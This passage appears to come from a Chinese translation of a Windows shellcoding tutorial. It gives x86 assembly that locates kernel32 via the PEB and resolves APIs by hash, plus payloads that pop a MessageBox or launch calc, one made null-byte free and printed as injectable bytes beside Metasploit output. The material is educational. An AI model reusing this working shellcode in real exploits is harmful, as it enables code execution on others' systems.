                                        ;esi = absolute address of current symbol

compute_hash:
xor edi,    edi                         ;zero out edi
xor eax,    eax                         ;zero out eax
cld                                     ;clear direction flag.
                                        ;will make sure that it increments instead of
                                        ;decrements when using lods*
compute_hash_again:
lodsb                                   ;load bytes at esi (current symbol name)
                                        ;into al, + increment esi
test al,    al                          ;bitwise test :
                                        ;see if end of string has been reached
jz    compute_hash_finished             ;if zero flag is set = end of string reached
ror edi,    0xd                         ;if zero flag is not set, rotate current
                                        ;value of hash 13 bits to the right
add edi,    eax                         ;add current character of symbol name
                                        ;to hash accumulator
jmp compute_hash_again                  ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,    [esp    +    0x28]          ;see if computed hash matches requested hash (at
esp+0x28)
                                        ;edi = current computed hash
                                        ;esi = current function name (string)
jnz find_function_loop                  ;no match, go to next symbol
mov ebx,    [edx    +    0x24]          ;if match : extract ordinals table
                                        ;relative offset and put in ebx
add ebx,    ebp                         ;add base address.
                                        ;ebx = absolute address of ordinals address table
mov cx,    [ebx    +    2    *    ecx]  ;get current symbol ordinal number (2 bytes)
mov ebx,    [edx    +    0x1c]          ;get address table relative and put in ebx
add ebx,    ebp                         ;add base address.
                                        ;ebx = absolute address of address table
mov eax,    [ebx    +    4    *    ecx]  ;get relative function offset from its ordinal and put in
eax
add eax,    ebp                         ;add base address.
                                        ;eax = absolute address of function address
mov [esp    +    0x1c],    eax          ;overwrite stack copy of eax so popad
                                        ;will return function address in eax
```

```
find_function_finished:
popad                                   ;retrieve original registers.
                                        ;eax will contain function address
ret
;=======Function : loop to lookup functions for a given dll (process all hashes)============
find_funcs_for_dll:
      lodsd                             ;load current hash into eax (pointed to by esi)
      push eax                          ;push hash to stack
      push edx                          ;push base address of dll to stack
      call find_function
      mov [edi], eax                   ;write function pointer into address at edi
      add esp, 0x08
      add edi, 0x04                     ;increase edi to store next pointer
      cmp esi, ecx                      ;did we process all hashes yet ?
      jne find_funcs_for_dll    ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
      Ret
;=======Function : Get pointer to MessageBox Title============
GetTitle:                       ; Define label for location of winexec argument string
      call TitleReturn      ; call return label so the return address
                                ; (location of string) is pushed onto stack
      db "Corelan"              ; Write the raw bytes into the shellcode
      db 0x00                   ; Terminate our string with a null character.

;=======Function : Get pointer to MessageBox Text============
GetText:                        ; Define label for location of msgbox argument string
      call TextReturn      ; call return label so the return address
                                ; (location of string) is pushed onto stack
      db "You have been pwned by Corelan" ; Write the raw bytes into the shellcode
      db 0x00                   ; Terminate our string with a null character.

;=======Function : Get pointer to user32.dll text============
GetUser32:                      ; Define label for location of user32.dll string
      call User32Return      ; call return label so the return address
                                ; (location of string) is pushed onto stack
      db "user32.dll"         ; Write the raw bytes into the shellcode
      db 0x00                   ; Terminate our string with a null character.
;=======Function : Get pointers to function hashes============

GetHashes:
            call GetHashesReturn
;LoadLibraryA          hash : 0x8E4E0EEC
```

```
  db 0x8E
      db 0x4E
      db 0x0E
      db 0xEC

   ;ExitProcess        hash = 0x7ED8E273
      db 0x7E
      db 0xD8
      db 0xE2
      db 0x73

GetMsgBoxHash:
    call GetMsgBoxHashReturn
    ;MessageBoxA     hash = 0xA8A24DBC
    db 0xA8
    db 0xA2
    db 0x4D
    db 0xBC
;=====================================================================
=
;==================== MAIN APPLICATION ================================
;=====================================================================
=

start_main:
      sub esp,0x08              ;allocate space on stack to store 2 things :
                                  ;in this order : ptr to LoadLibraryA, ExitProc
      mov ebp,esp                ;set ebp as frame ptr for relative offset
                                  ;so we will be able to do this:
                                  ;call ebp+4     = Execute LoadLibraryA
                                  ;call ebp+8     = Execute ExitProcess
      call find_kernel32
      mov edx,eax          ;save base address of kernel32 in edx
;locate       functions inside kernel32 first
      jmp GetHashes       ;get address of first hash
GetHashesReturn:
      pop esi                     ;get pointer to hash into esi
      lea edi, [ebp+0x4]     ;we will store the function addresses at edi
                                  ; (edi will be increased with 0x04 for each hash)
                                  ; (see resolve_symbols_for_dll)
      mov ecx,esi
      add ecx,0x08               ; store address of last hash into ecx
      call find_funcs_for_dll     ; get function pointers for the 2
```


```
  ; kernel32 function hashes
                                        ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
;loadlibrary first - so first put pointer to string user32.dll to stack
        jmp GetUser32
User32Return:
;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
        call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
        mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
        jmp GetMsgBoxHash
GetMsgBoxHashReturn        :
;put pointer in esi and prepare to look up function
        pop esi
        lodsd                       ;load current hash into eax (pointed to by esi)
        push eax                    ;push hash to stack
        push edx                    ;push base address of dll to stack
        call find_function
;function address should be in eax now
;we'll keep it there
        jmp GetTitle               ;jump to the location
                                      ;of the MsgBox Title string
TitleReturn:                      ;Define a label to call so that
                                      ;string address is pushed on stack
        pop ebx                     ;ebx now points to Title string

        jmp GetText                ;jump to the location
                                      ;of the MsgBox Text string
TextReturn:                       ;Define a label to call so that
                                      ;string address is pushed on stack
        pop ecx                     ;ecx now points to Text string
;now push parameters to the stack
        xor edx,edx                    ;zero out edx
        push edx                    ;put 0 on stack
        push ebx                    ;put pointer to Title on stack
        push ecx                    ;put pointer to Text on stack
        push edx                    ;put 0 on stack
        call eax                   ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
        xor eax,eax
```

```
                                ;zero out eax
    push eax                    ;put 0 on stack
    call [ebp+8]                ;ExitProcess(0)
```



（超过 290 字节，并且包括 38 个 null 字节！）

让我们试下 w32-testival：



你可以用这些技术打造更多的强大的 shellcode-或者只是玩一下并且将这个例子扩展一点点-像这样：

```
; Sample shellcode that will pop a MessageBox
; with custom title and text and "OK" + "Cancel" button
; and based on the button you click, something else
; will be performed
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:
      jmp start_main
;===========FUNCTIONS==============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
find_kernel32:
xor eax, eax                    ; clear ebx
mov eax, [fs:0x30 ]          ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]    ; get PEB->Ldr
mov eax, [ eax + 0x14 ]    ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov eax, [ eax ]               ; get the next entry (2nd entry)
mov eax, [ eax ]               ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]    ; get the 3rd entries base address (kernel32.dll)
Ret
;=======Function : Find function base address============
find_function:
pushad                                  ;save all registers
mov ebp,   [esp   +   0x24]          ;put base address of module that is being
                                        ;loaded in ebp
mov eax,   [ebp   +   0x3c]          ;skip over MSDOS header
mov edx,   [ebp   +   eax   +   0x78] ;go to export table and put relative address
                                        ;in edx
add edx,   ebp                          ;add base address to it.
                                        ;edx = absolute address of export table
mov ecx,   [edx   +   0x18]          ;set up counter ECX
                                        ;(how many exported items are in array ?)
mov ebx,   [edx   +   0x20]          ;put names table relative offset in ebx
add ebx,   ebp                          ;add base address to it.
                                        ;ebx = absolute address of names table
```

```
find_function_loop:
jecxz    find_function_finished       ;if ecx=0, then last symbol has been checked.
                                          ;(should never happen)
                                          ;unless function could not be found
dec ecx                                  ;ecx=ecx-1
mov esi,    [ebx    +    ecx    *    4]      ;get relative offset of the name associated
                                          ;with the current symbol
                                          ;and store offset in esi
add esi,    ebp                          ;add base address.
                                          ;esi = absolute address of current symbol

compute_hash:
xor edi,    edi                          ;zero out edi
xor eax,    eax                          ;zero out eax
cld                                      ;clear direction flag.
                                          ;will make sure that it increments instead of
                                          ;decrements when using lods*
compute_hash_again:
lodsb                                    ;load bytes at esi (current symbol name)
                                          ;into al, + increment esi
test al,    al                           ;bitwise test :
                                          ;see if end of string has been reached
jz    compute_hash_finished              ;if zero flag is set = end of string reached
ror edi,    0xd                          ;if zero flag is not set, rotate current
                                          ;value of hash 13 bits to the right
add edi,    eax                          ;add current character of symbol name
                                          ;to hash accumulator
jmp compute_hash_again                   ;continue loop
compute_hash_finished:

find_function_compare:
cmp edi,    [esp    +    0x28]               ;see if computed hash matches requested hash (at
esp+0x28)
                                          ;edi = current computed hash
                                          ;esi = current function name (string)
jnz find_function_loop                   ;no match, go to next symbol
mov ebx,    [edx    +    0x24]           ;if match : extract ordinals table
                                          ;relative offset and put in ebx
add ebx,    ebp                          ;add base address.
;ebx = absolute address of ordinals address table
mov cx,    [ebx    +    2    *    ecx]      ;get current symbol ordinal number (2 bytes)
mov ebx,    [edx    +    0x1c]           ;get address table relative and put in ebx
```

```
add ebx,    ebp                         ;add base address.
                                          ;ebx = absolute address of address table
mov eax,    [ebx    +    4    *    ecx]      ;get relative function offset from its ordinal and put in
eax
add eax,    ebp                         ;add base address.
                                          ;eax = absolute address of function address
mov [esp    +    0x1c],    eax             ;overwrite stack copy of eax so popad
                                          ;will return function address in eax
find_function_finished:
popad                                     ;retrieve original registers.
                                          ;eax will contain function address
ret
;=======Function    :    loop    to    lookup    functions    for    a    given    dll    (process    all
hashes)============
find_funcs_for_dll:
      lodsd                               ;load current hash into eax (pointed to by esi)
      push eax                            ;push hash to stack
      push edx                            ;push base address of dll to stack
      call find_function
      mov [edi], eax                  ;write function pointer into address at edi
      add esp, 0x08
      add edi, 0x04                       ;increase edi to store next pointer
      cmp esi, ecx                        ;did we process all hashes yet ?
      jne find_funcs_for_dll    ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
      Ret

;=======Function : Get pointer to MessageBox Title============
GetTitle:                       ; Define label for location of winexec argument string
      call TitleReturn      ; call return label so the return address
                                  ; (location of string) is pushed onto stack
      db "Corelan"            ; Write the raw bytes into the shellcode
      db 0x00                   ; Terminate our string with a null character.
;=======Function : Get pointer to MessageBox Text============
GetText:                        ; Define label for location of msgbox argument string
      call TextReturn      ; call return label so the return address
                                  ; (location of string) is pushed onto stack
      db "Are you sure you want to launch calc ?" ; Write the raw bytes into the shellcode
      db 0x00                   ; Terminate our string with a null character.
;=======Function : Get pointer to winexec argument calc============
GetArg:                         ; Define label for location of winexec argument string
          call ArgReturn        ; call return label so the return address
                                  ; (location of string) is pushed onto stack
```

```
 db "calc"                ; Write the raw bytes into the shellcode
      db 0x00                    ; Terminate our string with a null character.

;=======Function : Get pointer to user32.dll text============
GetUser32:                       ; Define label for location of user32.dll string
      call User32Return      ; call return label so the return address
                                  ; (location of string) is pushed onto stack
      db "user32.dll"         ; Write the raw bytes into the shellcode
      db 0x00                    ; Terminate our string with a null character.
;=======Function : Get pointers to function hashes============

GetHashes:
      call GetHashesReturn
   ;LoadLibraryA           hash : 0x8E4E0EEC
      db 0x8E
      db 0x4E
      db 0x0E
      db 0xEC
 ;ExitProcess         hash = 0x7ED8E273
      db 0x7E
      db 0xD8
      db 0xE2
      db 0x73

   ;WinExec         hash = 0x98FE8A0E
      db 0x98
      db 0xFE
      db 0x8A
      db 0x0E
GetMsgBoxHash:
    call GetMsgBoxHashReturn
    ;MessageBoxA      hash = 0xA8A24DBC
    db 0xA8
    db 0xA2
    db 0x4D
    db 0xBC
;=============================================================================
;==================== MAIN APPLICATION ===============================
;=============================================================================
start_main:
      sub esp,0x0c               ;allocate space on stack to store 3 things :
                                    ;in this order : ptr to LoadLibraryA, ExitProc, WinExec
```

```
  mov ebp,esp                 ;set ebp as frame ptr for relative offset
                                    ;so we will be able to do this:
                                    ;call ebp+4      = Execute LoadLibraryA
                                    ;call ebp+8      = Execute ExitProcess
                                    ;call ebp+c      = Execute WinExec
        call find_kernel32
        mov edx,eax           ;save base address of kernel32 in edx
;locate       functions inside kernel32 first
        jmp GetHashes        ;get address of first (LoadLibrary) hash
GetHashesReturn:
        pop esi                      ;get pointer to hash into esi
        lea edi, [ebp+0x4]      ;we will store the function addresses at edi
                                    ; (edi will be increased with 0x04 for each hash)
                                    ; (see resolve_symbols_for_dll)
        mov ecx,esi
        add ecx,0x0c                ; store address of last hash into ecx
        call find_funcs_for_dll      ; get function pointers for the 2
                                          ; kernel32 function hashes
                                     ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
;loadlibrary first - so first put pointer to string user32.dll to stack
        jmp GetUser32
User32Return:
;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
        call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
        mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
        jmp GetMsgBoxHash
GetMsgBoxHashReturn       :
;put pointer in esi and prepare to look up function
        pop esi
        lodsd                       ;load current hash into eax (pointed to by esi)
        push eax                    ;push hash to stack
        push edx                    ;push base address of dll to stack
        call find_function
;function address should be in eax now
;we'll keep it there
         jmp GetTitle               ;jump to the location
                                     ;of the MsgBox Title string
```

```
TitleReturn:                    ;Define a label to call so that
                                  ;string address is pushed on stack
      pop ebx                    ;ebx now points to Title string

      jmp GetText                ;jump to the location
                                  ;of the MsgBox Text string
TextReturn:                     ;Define a label to call so that
                                  ;string address is pushed on stack
      pop ecx                    ;ecx now points to Text string

;now push parameters to the stack
      xor edx,edx                   ;zero out edx
      push 1                     ;put 1 on stack     (buttontype 1 = ok+cancel)
      push ebx                   ;put pointer to Title on stack
      push ecx                   ;put pointer to Text on stack
      push edx                   ;put 0 on stack       (hOwner)
      call eax                   ;call MessageBoxA(0,Text,Title,0)
;return value of MessageBox is in eax
;do we need to launch calc ?    (so if eax!=1)
      xor ebx,ebx
      cmp eax,ebx      ;if OK button was pressed, return is 1
      je done          ;so if return was zero, then goto done
;if we need to launch calc
      jmp GetArg
ArgReturn:
;execute calc
      pop ebx
      xor eax,eax
      push eax
      push ebx
      call [ebp+0xc]

;ExitFunc

done:
      xor eax,eax                ;zero out eax
      push eax                    ;put 0 on stack
      call [ebp+8]               ;ExitProcess(0)
```

这个代码产生超过 340 字节的机器码，并且包括 45 个 null 字节！因此作为一个小练习，你可以试着将这个 shellcode 弄成没有 null 字节（不对整个 payload 进行编码）:-)

将会开个小头（或者我会给出一些结论--随你自己去发现）：没有 null 字节的“calc”shellcode 的例子（calcnull.asm）将也能在 windows7 上工作：

```
; Sample shellcode that will pop calc
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800
; version without null bytes

[Section .text]
[BITS 32]

global _start
_start:
	;getPC
	FLDPI
	FSTENV [ESP-0xC]
	pop ebp			;put base address in ebp
	;find kernel32
	;Technique : PEB (Win7 compatible)

	push esi	;save esi
	xor eax, eax			; clear eax
	xor ebx,ebx
	mov bl,0x30
	mov eax, [fs:ebx ]		; get a pointer to the PEB
	mov eax, [ eax + 0x0C ]	; get PEB->Ldr
	mov eax, [ eax + 0x14 ]	; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
	push eax
	pop esi
	mov eax, [ esi ]		; get the next entry (2nd entry)
	push eax
	pop esi
	mov eax, [ esi ]		; get the next entry (3rd entry)
	mov eax, [ eax + 0x10 ]	; get the 3rd entries base address (kernel32.dll)
	pop esi	;recover esi
	;
	mov edx,eax		;save base address of kernel32 in edx
		; get pointer to WinExec hash
		; push hash to stack
		push 0x0E8AFE98
		push edx	;push pointer to kernel32
				;base address to stack
	 ;lookup function WinExec
		;instead of "call find_function"
		;we will use ebp + offset and keep address in ebx
```

```
mov ebx,ebp
    add ebx,0x11111179      ;avoid null bytes
    sub ebx,0x11111111
    call ebx    ;(= ebp+59 = find_function)

    ;execute calc
    push 0x58202020      ;X + spaces.
                          ;X will be overwritten with null
    push 0x6578652E
    push 0x636C6163
    mov esi,esp
    xor ecx,ecx
    mov [esi+0x8],cl    ;overwrite X with null
    inc ecx
    push ecx              ;param 1 (window_state)
    push esi              ;param command to run
    call eax              ;eax = WinExec
;find ExitProcess()
    ;first get base address of kernel32 back
    ;from stack
    pop eax
    pop eax
    pop eax
    pop edx    ;here it is
    push 0x73E2D87E    ;hash of ExitProcess
    push edx              ;base address of kernel32
    call ebx    ;get function - ebx still points to find_function
    ;eax now contains ExitProcess function address
    xor ecx,ecx
    push ecx    ;push zero (argument) on stack
    call eax    ;exitprocess(0)
    ;=======Function : Find function ============
    find_function:
    pushad                                  ;save all registers
    mov ebp,    [esp    +    0x24]          ;put base address of module that is being
                                            ;loaded in ebp
    mov eax,    [ebp    +    0x3c]          ;skip over MSDOS header
    mov edx,    [ebp    +    eax    +    0x78] ;go to export table and put relative address
                                            ;in edx
    add edx,    ebp                         ;add base address to it.
                                            ;edx = absolute address of export table
    mov ecx,    [edx    +    0x18]          ;set up counter ECX
                                            ;(how many exported items are in array ?)
```

```
mov ebx,  [edx  +  0x20]          ;put names table relative offset in ebx
add ebx,  ebp                     ;add base address to it.
                                    ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished     ;if ecx=0, then last symbol has been checked.
                                    ;(should never happen)
                                    ;unless function could not be found
dec ecx                           ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]     ;get relative offset of the name associated
                                    ;with the current symbol
                                    ;and store offset in esi
add esi,  ebp                     ;add base address.
                                    ;esi = absolute address of current symbol
compute_hash:
xor edi,  edi                     ;zero out edi
xor eax,  eax                     ;zero out eax
cld                               ;clear direction flag.
                                    ;will make sure that it increments instead of
                                    ;decrements when using lods*

compute_hash_again:
lodsb                             ;load bytes at esi (current symbol name)
                                    ;into al, + increment esi
test al,  al                      ;bitwise test :
                                    ;see if end of string has been reached
jz  compute_hash_finished         ;if zero flag is set = end of string reached
ror edi,  0xd                     ;if zero flag is not set, rotate current
                                    ;value of hash 13 bits to the right
add edi,  eax                     ;add current character of symbol name
                                    ;to hash accumulator
jmp compute_hash_again            ;continue loop
compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]          ;see if computed hash matches requested hash
                                    ;the one we pushed, at esp+0x28
                                    ;edi = current computed hash
                                    ;esi = current function name (string)
jnz find_function_loop            ;no match, go to next symbol
mov ebx,  [edx  +  0x24]          ;if match : extract ordinals table
                                    ;relative offset and put in ebx
```

```
add ebx,    ebp                         ;add base address.
                                          ;ebx = absolute address of
                                          ;ordinals address table
mov cx,    [ebx    +    2    *    ecx]   ;get current symbol ordinal number (2 bytes)
mov ebx,    [edx    +    0x1c]          ;get address table relative and put in ebx
add ebx,    ebp                         ;add base address.
                                          ;ebx = absolute address of address table
mov eax,    [ebx    +    4    *    ecx]  ;get relative function offset from its ordinal
                                          ;and put in eax
add eax,    ebp                         ;add base address.
                                          ;eax = absolute address of function address
mov [esp    +    0x1c],    eax          ;overwrite stack copy of eax so popad
                                          ;will return function address in eax
find_function_finished:
popad                                     ;retrieve original registers.
                                          ;eax will contain function address
```

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe"
            calcnonull.asm -o calcnonull.bin

C:\shellcode>perl pveReadbin.pl calcnonull.bin
Reading calcnonull.bin
Read 185 bytes
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5d"
"\x56\x31\xc0\x31\xdb\xb3\x30\x64"
"\x8b\x03\x8b\x40\x0c\x8b\x40\x14"
"\x50\x5e\x8b\x06\x50\x5e\x8b\x06"
"\x8b\x40\x10\x5e\x89\xc2\x68\x98"
"\xfe\x8a\x0e\x52\x89\xeb\x81\xc3"
"\x79\x11\x11\x11\x81\xeb\x11\x11"
"\x11\x11\xff\xd3\x68\x20\x20\x20"
"\x58\x68\x2e\x65\x78\x65\x68\x63"
"\x61\x6c\x63\x89\xe6\x31\xc9\x88"
"\x4e\x08\x41\x51\x56\xff\xd0\x58"
"\x58\x58\x5a\x68\x7e\xd8\xe2\x73"
"\x52\xff\xd3\x31\xc9\x51\xff\xd0"
"\x60\x8b\x6c\x24\x24\x8b\x45\x3c"
"\x8b\x54\x05\x78\x01\xea\x8b\x4a"
"\x18\x8b\x5a\x20\x01\xeb\xe3\x37"
"\x49\x8b\x34\x8b\x01\xee\x31\xff"
"\x31\xc0\xfc\xac\x84\xc0\x74\x0a"
"\xc1\xcf\x0d\x01\xc7\xe9\xf1\xff"
"\xff\xff\x3b\x7c\x24\x28\x75\xde"
```

```
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c"
"\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\x89\x44\x24\x1c\x61"
"\xc3";
Number of null bytes : 0
```

185 字节（看起来不错）:-)（但是我们还会在文章的结尾部分来看下怎么才能使这个 shellcode 变得更小）
将这个和 Metasploit 上的进行比较：

```
./msfpayload windows/exec CMD=calc EXTIFUNC=process P
# windows/exec - 196 bytes
# http://www.metasploit.com
# EXITFUNC=process, CMD=calc
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" .
"\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95" .
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" .
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x00";
```

=>196 字节，并且不包含 null 字节。
（当然，Metasploit 产生的代码可能会更通用一点，可能更好一点...但是-我猜我的代码也不赖）

将你的 shellcode 作为 payload 加入到 Metasploit

将简单的 payload 不难。你唯一需要记住的是你的 payload 能够允许插入参数。因此如果你想把 MessageBox shellcode 加入到 Metasploit，你将会不得不找到标题和文本字符串在 shellcode 中的位置，并且允许用户插入他们自己的东西。

我已经将 MessageBox 代码稍微改了一下，字符串将会在代码的末尾。Asm 代码是这样的：

```
; Sample shellcode that will pop a MessageBox
; with custom title and text
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:
;============FUNCTIONS==============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
push esi
xor eax, eax                    ; clear eax
xor ebx, ebx
mov bl,0x30
mov eax, [fs:ebx ]           ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]    ; get PEB->Ldr
mov eax, [ eax + 0x14 ]    ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
push eax
pop esi
mov eax, [ esi ]                ; get the next entry (2nd entry)
push eax
pop esi
mov eax, [ esi ]                ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]    ; get the 3rd entries base address (kernel32.dll)
pop esi

jmp start_main
;=======Function : Find function base address============
find_function:
pushad                                  ;save all registers
mov ebp,    [esp    +    0x24]          ;put base address of module that is being
                                        ;loaded in ebp
mov eax,    [ebp    +    0x3c]          ;skip over MSDOS header
mov edx,    [ebp    +    eax    +    0x78] ;go to export table and put relative address
                                        ;in edx
add edx,    ebp                         ;add base address to it.
                                        ;edx = absolute address of export table
mov ecx,    [edx    +    0x18]          ;set up counter ECX
```

```
   ;(how many exported items are in array ?)
mov ebx,   [edx   +   0x20]            ;put names table relative offset in ebx
add ebx,   ebp                         ;add base address to it.
                                         ;ebx = absolute address of names table
find_function_loop:
jecxz   find_function_finished      ;if ecx=0, then last symbol has been checked.
                                         ;(should never happen)
                                         ;unless function could not be found
dec ecx                                ;ecx=ecx-1
mov esi,   [ebx   +   ecx   *   4]     ;get relative offset of the name associated
                                         ;with the current symbol
                                         ;and store offset in esi
add esi,   ebp                         ;add base address.
                                         ;esi = absolute address of current symbol

compute_hash:
xor edi,   edi                        ;zero out edi
xor eax,   eax                         ;zero out eax
cld                                      ;clear direction flag.
                                         ;will make sure that it increments instead of
                                         ;decrements when using lods*

compute_hash_again:
lodsb                                    ;load bytes at esi (current symbol name)
                                         ;into al, + increment esi
test al,   al                         ;bitwise test :
                                         ;see if end of string has been reached
jz   compute_hash_finished            ;if zero flag is set = end of string reached
ror edi,   0xd                         ;if zero flag is not set, rotate current
                                         ;value of hash 13 bits to the right
add edi,   eax                         ;add current character of symbol name
                                         ;to hash accumulator
jmp compute_hash_again                 ;continue loop

compute_hash_finished:
find_function_compare:
cmp edi,   [esp   +   0x28]              ;see if computed hash matches requested hash (at
esp+0x28)
                                         ;edi = current computed hash
                                         ;esi = current function name (string)
jnz find_function_loop                ;no match, go to next symbol
mov ebx,   [edx   +   0x24]            ;if match : extract ordinals table
                                         ;relative offset and put in ebx
```

```
add ebx,    ebp                         ;add base address.
                                          ;ebx = absolute address of ordinals address table
mov cx,    [ebx    +    2    *    ecx]    ;get current symbol ordinal number (2 bytes)
mov ebx,    [edx    +    0x1c]           ;get address table relative and put in ebx
add ebx,    ebp                         ;add base address.
                                          ;ebx = absolute address of address table
mov eax,    [ebx    +    4    *    ecx]    ;get relative function offset from its ordinal and put in
eax
add eax,    ebp                         ;add base address.
                                          ;eax = absolute address of function address
mov [esp    +    0x1c],    eax          ;overwrite stack copy of eax so popad
                                          ;will return function address in eax
find_function_finished:
popad                                     ;retrieve original registers.
                                          ;eax will contain function address
ret

;========Function    :    loop    to    lookup    functions    for    a    given    dll    (process    all
hashes)============
find_funcs_for_dll:
      lodsd                               ;load current hash into eax (pointed to by esi)
      push eax                            ;push hash to stack
      push edx                            ;push base address of dll to stack
      call find_function
      mov [edi], eax                  ;write function pointer into address at edi
      add esp, 0x08
      add edi, 0x04                       ;increase edi to store next pointer
      cmp esi, ecx                        ;did we process all hashes yet ?
      jne find_funcs_for_dll    ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
      ret

;========Function : Get pointer to user32.dll text============
GetUser32:                          ; Define label for location of user32.dll string
      call User32Return      ; call return label so the return address
                                    ; (location of string) is pushed onto stack
      db "user32.dll"          ; Write the raw bytes into the shellcode
      db 0x00                       ; Terminate our string with a null character.
;========Function : Get pointers to function hashes============
GetHashes:
      call GetHashesReturn
   ;LoadLibraryA          hash : 0x8E4E0EEC
```

```
 db 0x8E
      db 0x4E
      db 0x0E
      db 0xEC

   ;ExitProcess         hash = 0x7ED8E273
      db 0x7E
      db 0xD8
      db 0xE2
      db 0x73

GetMsgBoxHash:
     call GetMsgBoxHashReturn
     ;MessageBoxA      hash = 0xA8A24DBC
     db 0xA8
     db 0xA2
     db 0x4D
     db 0xBC

;=====================================================================
;==================== MAIN APPLICATION ===============================
;=====================================================================
start_main:
      sub esp,0x08               ;allocate space on stack to store 2 things :
                                   ;in this order : ptr to LoadLibraryA, ExitProc
      mov ebp,esp                 ;set ebp as frame ptr for relative offset
                                   ;so we will be able to do this:
                                   ;call ebp+4      = Execute LoadLibraryA
                                   ;call ebp+8      = Execute ExitProcess
      mov edx,eax           ;save base address of kernel32 in edx
;locate       functions inside kernel32 first
      jmp GetHashes        ;get address of first hash
GetHashesReturn:
      pop esi                      ;get pointer to hash into esi
      lea edi, [ebp+0x4]      ;we will store the function addresses at edi
                                   ; (edi will be increased with 0x04 for each hash)
                                   ; (see resolve_symbols_for_dll)
      mov ecx,esi
      add ecx,0x08                ; store address of last hash into ecx
      call find_funcs_for_dll      ; get function pointers for the 2
                                          ; kernel32 function hashes
                                    ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
```

```
;loadlibrary first - so first put pointer to string user32.dll to stack
	jmp GetUser32
User32Return:
;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
	call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
	mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
	jmp GetMsgBoxHash
GetMsgBoxHashReturn	:
;put pointer in esi and prepare to look up function
	pop esi
	lodsd			;load current hash into eax (pointed to by esi)
	push eax		;push hash to stack
	push edx		;push base address of dll to stack
	call find_function
;function address should be in eax now
;we'll keep it there
	jmp GetTitle		;jump to the location
				;of the MsgBox Title string
TitleReturn:			;Define a label to call so that
				;string address is pushed on stack
	pop ebx			;ebx now points to Title string

	jmp GetText		;jump to the location
				;of the MsgBox Text string
TextReturn:			;Define a label to call so that
				;string address is pushed on stack
	pop ecx			;ecx now points to Text string
;now push parameters to the stack
	xor edx,edx			;zero out edx
	push edx		;put 0 on stack
	push ebx		;put pointer to Title on stack
	push ecx		;put pointer to Text on stack
	push edx		;put 0 on stack
	call eax		;call MessageBoxA(0,Text,Title,0)
;ExitFunc
	xor eax,eax
		;zero out eax
 push eax			;put 0 on stack
	call [ebp+8]		;ExitProcess(0)
```
